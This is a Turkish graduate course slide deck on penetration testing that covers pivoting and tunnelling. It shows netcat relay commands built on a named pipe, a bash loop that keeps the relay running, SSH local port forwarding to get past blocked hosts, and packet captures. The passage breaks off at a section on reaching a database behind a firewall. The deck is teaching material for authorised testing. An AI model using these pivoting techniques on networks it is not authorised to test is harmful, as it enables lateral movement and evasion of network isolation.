Pivoting ve Tünelleme

BGM 553 - Sızma Testleri ve Güvenlik Denetlemeleri-I

Bilgi Güvenliği Mühendisliği
Yüksek Lisans Programı

Dr. Ferhat Özgür Çatak
ozgur.catak@tubitak.gov.tr

İstanbul Şehir Üniversitesi
2017/2018 - Güz

İçindekiler


İçindekiler

Routing I

Routing

- **Defense-in-Depth**: Hizmetleri koruyabilmek için çok katmanlı güvenlik mimarileri geliştirilmektedir.
- Kritik sistemler (veritabanı, uygulama sunucusu gibi) yer aldığı ağ, diğer sistemlerin bulunduğu ağ üzerinde olmamalıdır.
- **Routing**: Farklı ağ üzerinde bulunan cihazların nasıl haberleşeceği belirleyen süreç

Routing II



Şekil: Routing


Bir ağ paketinin ilerlemesi aşağıdaki gibidir:

- IP adresi yerel ağda üzerinde mi?
  - Eğer öyleyse, hedefe ulaşır
  - Değilse, ağ geçidine gönder
- Yönlendirici (router) paketi aldığında, kendi yönlendirme tablosuna (routing table) bakar
  - Hedef IP adresi veya hedef ağ için bir yönlendirme kuralı var mı?
    - Evet ise, paketi hedefe yönlendir
    - Değilse, ağ geçidine gönder
- Aynı işlem diğer yönlendiricilerde de tekrarlanır.
- Paket nihayet kurumun internet çıkışından sorumlu yönlendiriciye ulaşır. Ve paket internete gönderilir.


Routing III

Pivoting:

- Temel olarak, ele geçirilmiş bilgisayarları kullanarak normal şartlar altında erişemediğimiz ağlara erişme süreci
- Birden fazla ağa erişimi olan bir bilgisayarın ele geçirilmesi durumunda ağ izolasyonu işe yaramaz.
- Bu yöntemle, ele geçirilen bilgisayarlar ile yönlendirme yapan bir saldırgan gizli ağlara erişebilir. Yeni keşfedilen ağa yapılacak her istek Pivot üzerinden iletilir.



Routing IV




Şekil: Routing [1]

[1] https://pentest.blog/explore-hidden-networks-with-double-pivoting/

Pivoting I

Örnek Senaryo

- Sladırgan IP adresi: 192.168.1.104
- Compromised Windows XP: 192.168.1.131 ve 10.128.0.3.
- Saldırgan 10.128.0.x ağını tarar ve IP 10.128.0.1 (Linux) keşfeder.
- IP 10.128.0.1 (Linux) doğrudan saldırgan tarafından erişilebilir değildir, ancak yine de ”Pivot” tekniğiyle saldırılabilinir.



Kullanılan Pivoting Kanalları

Kullanılan Kanallar

- Netcat relays
- SSH local port forwarding
- SSH dynamic port forwarding (SOCKS proxy)
- Meterpreter sessions
- Ncat HTTP proxy

Kullanılan Araçlar

Araçlar

- **Nmap**
- **Proxychains**
- **Netcat**
- **Ncat**
- **Web Browser**
- **Metasploit**

İçindekiler

Netcat relay I

Listing 1: Netcat relay


```
$mknod backpipe p
$nc -l -p 12700 0<backpipe|nc tubitak.gov.tr 80 1>backpipe
```

Netcat Relays

- 12700. port üzerinde bir Netcat listener oluşturur.
  - **-l** listen for an incoming connection rather than initiate a connection to a remote host
- Listener gelen bütün trafiği tubitak.gov.tr adresi ve 80 porta yönlendirilir.
- **mknod**: ”character/block device” oluşturma için kullanılır.
  - **-p**: for fifo (pipe).

Netcat relay II

```
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar  9 14:54:19 2017 from 192.168.4.46
root@kali:~# nc -l -p 12700 0<backpipe | nc tubitak.gov.tr 80 1>backpipe
```



Netcat relay III

Şekil: Tarayıcı Görünümü

Netcat relay IV

```
C:\Users\t>nc 192.168.4.33 12700
HEAD / HTTP/1.1
Host: www.tubitak.gov.tr

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 10 Mar 2017 07:04:17 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Content-Type-Options: nosniff
X-Powered-By: PHP/5.4.45
X-Drupal-Cache: MISS
Set-Cookie: device=3; expires=Fri, 10-Mar-2017 09:04:14 GMT; path=/; domain=.tubitak.gov.tr; httponly
Set-Cookie: device_type=0; expires=Fri, 10-Mar-2017 09:04:14 GMT; path=/; domain=.tubitak.gov.tr; httponly
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
Content-Language: tr
X-Frame-Options: SAMEORIGIN
Accept-Ranges: bytes
X-Varnish: 929605574
Age: 0
Via: 1.1 varnish
X-Varnish-Cache: MISS
```

Şekil: Banner Grabbing

Netcat relay V

(ip.addr==192.168.4.33) || ip.addr==192.168.44.46|| ip.addr==193.140.80.208

No.	Time	Source	Destination	Protocol	Length	Info
25	1.780300754	192.168.4.46	192.168.4.33	TCP	68	14853→12700 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SA
26	1.780331386	192.168.4.33	192.168.4.46	TCP	68	12700→14853 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=
27	1.780986515	192.168.4.46	192.168.4.33	TCP	62	14853→12700 [ACK] Seq=1 Ack=1 Win=65700 Len=0
195	18.224485630	192.168.4.46	192.168.4.33	TCP	72	[TCP segment of a reassembled PDU]
196	18.224515561	192.168.4.33	192.168.4.46	TCP	56	12700→14853 [ACK] Seq=1 Ack=17 Win=29312 Len=0
197	18.224716162	192.168.4.33	193.140.80.208	TCP	72	[TCP segment of a reassembled PDU]
198	18.224916447	192.168.4.46	192.168.4.33	HTTP	82	HEAD / HTTP/1.1
199	18.224926056	192.168.4.33	192.168.4.46	TCP	56	12700→14853 [ACK] Seq=1 Ack=43 Win=29312 Len=0
200	18.238315646	193.140.80.208	192.168.4.33	TCP	62	80→55442 [ACK] Seq=1 Ack=17 Win=14600 Len=0
201	18.238330495	192.168.4.33	193.140.80.208	HTTP	82	HEAD / HTTP/1.1
202	18.251929801	193.140.80.208	192.168.4.33	TCP	62	80→55442 [ACK] Seq=1 Ack=43 Win=14600 Len=0
230	21.248201708	192.168.4.46	192.168.4.33	HTTP	62	Continuation
231	21.248246717	192.168.4.33	192.168.4.46	TCP	56	12700→14853 [ACK] Seq=1 Ack=44 Win=29312 Len=0
232	21.248438798	192.168.4.33	193.140.80.208	HTTP	57	Continuation
233	21.261896331	193.140.80.208	192.168.4.33	TCP	62	80→55442 [ACK] Seq=1 Ack=44 Win=14600 Len=0
242	21.842081610	193.140.80.208	192.168.4.33	HTTP	702	HTTP/1.1 200 OK
243	21.842108215	192.168.4.33	193.140.80.208	TCP	56	55442→80 [ACK] Seq=44 Ack=647 Win=30362 Len=0
244	21.842333925	192.168.4.33	192.168.4.46	HTTP	702	HTTP/1.1 200 OK
249	22.036469943	192.168.4.46	192.168.4.33	TCP	62	14853→12700 [ACK] Seq=44 Ack=647 Win=65052 Len=0
422	27.437034760	192.168.4.46	192.168.4.33	HTTP	62	Continuation

Şekil: Netcat relay, banner grabbing Wireshark çıktısı

Netcat relay VI

Eksik taraflar

- Netcat relay yöntemi, HTTP trafiği için çok uygun değil.
  - HTTP isteği tamamlandığı zaman, Netcat relay çalışmasını durdurur.
- Bir döngü kullanılarak Netcat'in yeniden başlatılması şeklinde bir çözüm yapılabilir.

```
#!/bin/bash

COUNTER=0
while [ $COUNTER -lt 10 ]; do
    echo Netcat relay = $COUNTER
    nc -l -p 12700 0<backpipe | nc tubitak.gov.tr 80 1>backpipe
    let COUNTER=COUNTER+1
done
```

SSH Local Port Forwarding I

Local Port Forwarding

- Belli bir sunucuyla bağlantıya izin vermeyen özel bir ağ üzerinde olduğumuzu kabul edeilim.
- google.com engelleniyor olsun.
- Ağımızda olmayan ve dolayısıyla google.com'a erişebilen bir sunucu üzerinden bir tünel oluşturabilir.

Listing 2: SSH lokal port yönlendirme

```
$ssh -L 12700:google.com:80 root@192.168.4.33
```


SSH Local Port Forwarding II

```
$ssh -L port:destination_host:destination_port
 username@pivot_host
```

Komut satırı

- *port*: dinlemede olan lokal port
- *destination_host*: hedef IP adresi veya hostname
- *destination_port*: hedef sunucuda dinlemede olan port
- *username*: pivot sunucuda yer alan kullanıcı adı
- *pivot_host*: pivot sunucunun IP adresi veya hostname

SSH Local Port Forwarding III




Şekil: SSH lokal port yönlendirme

SSH Local Port Forwarding IV

Şekil: SSH lokal port yönlendirme

SSH Local Port Forwarding V



Şekil: SSH lokal port yönlendirme

SSH Local Port Forwarding VI

ip.addr==192.168.4.33 || ip.addr==192.168.4.15


No.	Time	Source	Destination	Protocol	Length	Info
61	4.456852472	192.168.4.15	192.168.4.33	SSH	160	Client: Encrypted packet (len=92)
62	4.456889445	192.168.4.33	192.168.4.15	TCP	68	22→49434 [ACK] Seq=1 Ack=93 Win=294 Len=0 TSval=20804947 TS
63	4.457196478	192.168.4.33	192.168.52.10	DNS	76	Standard query 0xfe13 A www.google.com
64	4.457268636	192.168.4.33	192.168.52.10	DNS	76	Standard query 0xce75 AAAA www.google.com
65	4.538044080	192.168.52.10	192.168.4.33	DNS	228	Standard query response 0xfe13 A www.google.com A 172.217.1
66	4.539927263	192.168.52.10	192.168.4.33	DNS	240	Standard query response 0xce75 AAAA www.google.com AAAA 2a0
67	4.540068446	192.168.4.33	172.217.17.196	TCP	76	48696→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TS
68	4.586679940	172.217.17.196	192.168.4.33	TCP	76	80→48696 [SYN, ACK] Seq=0 Ack=1 Win=42408 Len=0 MSS=1380 SA
69	4.586718663	192.168.4.33	172.217.17.196	TCP	68	48696→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=20804979 TS
70	4.586812192	192.168.4.33	192.168.4.15	SSH	112	Server: Encrypted packet (len=44)
71	4.587052187	192.168.4.15	192.168.4.33	SSH	392	Client: Encrypted packet (len=324)
72	4.587061220	192.168.4.33	192.168.4.15	TCP	68	22→49434 [ACK] Seq=45 Ack=417 Win=316 Len=0 TSval=20804979
73	4.587116869	192.168.4.33	172.217.17.196	HTTP	353	GET / HTTP/1.1
74	4.634763050	172.217.17.196	192.168.4.33	TCP	68	80→48696 [ACK] Seq=1 Ack=286 Win=43520 Len=0 TSval=238102719
75	4.634787734	172.217.17.196	192.168.4.33	HTTP	1754	HTTP/1.1 404 Not Found (text/html)
76	4.634800507	192.168.4.33	172.217.17.196	TCP	68	48696→80 [ACK] Seq=286 Ack=1687 Win=32640 Len=0 TSval=20804
77	4.634998447	192.168.4.33	192.168.4.15	SSH	1792	Server: Encrypted packet (len=1724)
78	4.635309138	192.168.4.15	192.168.4.33	TCP	68	49434→22 [ACK] Seq=417 Ack=1769 Win=366 Len=0 TSval=568837

Şekil: SSH lokal port yönlendirme

Firewall Arkasında Yer Alan Veritabanına Bağlanmak I

Database Behind Firewall

- *localhost* (127.0.0.1) üzerinden erişilebilen fakat uzaktan erişilemeyen portlara erişim.



